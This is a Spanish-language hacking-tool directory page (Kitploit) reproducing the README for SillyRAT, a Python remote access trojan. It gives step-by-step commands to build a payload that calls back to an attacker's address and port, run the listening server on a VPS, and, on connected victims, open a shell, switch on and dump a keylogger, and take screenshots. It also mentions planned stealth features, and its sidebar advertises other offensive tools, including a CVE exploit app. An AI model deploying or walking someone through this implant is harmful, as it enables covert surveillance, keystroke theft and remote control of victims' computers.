Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
SillyRAT — Un RAT 🐀 (Troyano de Acceso Remoto) basado en Python para obtener una reverse shell 🖥️ | Kitploit

Herramientas/GitHubGitHub/hash3lizer/sillyrat
Generación de PayloadsPost-ExplotaciónComando y ControlTroyano de Acceso Remoto
GitHubhash3lizer/sillyrat

SillyRAT

Un RAT 🐀 (Troyano de Acceso Remoto) basado en Python para obtener una reverse shell 🖥️
Ver Repositorio
93717764hace 3 añosRevisado por Kitploit
Compartir

SillyRAT
SillyRAT

platform: cross Python: 3 Release: v3.1 lisence

Un RAT multiplataforma multifuncional (Windows/Linux/Mac).

Comenzando

Descripción

Un RAT multiplataforma escrito en Python puro. El RAT acepta comandos junto con argumentos para actuar como servidor que acepta conexiones o como cliente/objetivo que establece conexiones con el servidor. El comando generate usa el módulo pyinstaller para compilar el código real del payload. Por lo tanto, para generar el archivo del payload para tu plataforma respectiva, debes estar en esa plataforma mientras generas el archivo. Además, también puedes obtener directamente el archivo fuente.

Características

  • Shell integrado para ejecución de comandos
  • Volcado de información del sistema incluyendo unidades y RAM
  • Módulo de captura de pantalla. Captura la pantalla del cliente.
  • Bucle de conexión (seguirá conectando al servidor)
  • Actualmente, utiliza codificación BASE64.
  • Python puro
  • Multiplataforma. (Probado en Linux. Se aceptan errores)
  • Archivo fuente incluido para pruebas
  • Python 3

Por venir en el futuro

  • Ejecución sigilosa
  • Cifrado
  • Almacenar sesiones del último intento
  • Enviar notificaciones cuando un cliente se conecta

Instalación

La herramienta está probada en Parrot OS con Python 3.8. Sigue los pasos para la instalación:

$ git clone https://github.com/hash3liZer/SillyRAT.git
$ cd SillyRAT/
$ pip3 install -r requirements.txt

Documentación

Generación del Payload

Puedes obtener el archivo del payload de dos formas:

  • Archivo fuente
  • Archivo compilado
El archivo fuente es el mismo en todas las plataformas. Por lo tanto, puedes generarlo en una plataforma y usarlo en otra. Obteniendo el archivo fuente:
$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/payload.py --source

La versión compilada debe generarse en la plataforma correspondiente. Por ejemplo, no puedes generar un archivo .exe en Linux. Específicamente debes estar en Windows. La herramienta aún está en pruebas. Por lo tanto, se aceptan todo tipo de errores. Asegúrate de abrir un issue de todas formas. Generando la versión compilada para Linux:

$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/filer

Reemplaza tu dirección IP y puerto en los comandos anteriores.

Ejecutar el Servidor

El servidor debe ejecutarse en Linux. Puedes comprar un VPS o Servidor en la Nube para las conexiones. Para que conste, el servidor no almacena ninguna sesión de la ejecución anterior. Por lo tanto, todo el progreso se perderá una vez que la aplicación del servidor se termine. Ejecutando tu servidor:

$ python3 sillyrat.py bind --address 0.0.0.0 --port 2999

Conexiones

Todas las conexiones se listarán bajo el comando sessions:

$ sessions


Puedes conectarte a tu sesión objetivo con el comando connect y lanzar uno de los comandos disponibles:

$ connect ID
$ keylogger on
$ keylogger dump
$ screenshot
Ayuda

Obtén una lista de comandos disponibles:

$ help

Ayuda sobre un comando específico:

$ help COMMAND

Soporte

Twitter: @hash3liZer
Discord: TheFlash2k#0407

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    264

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →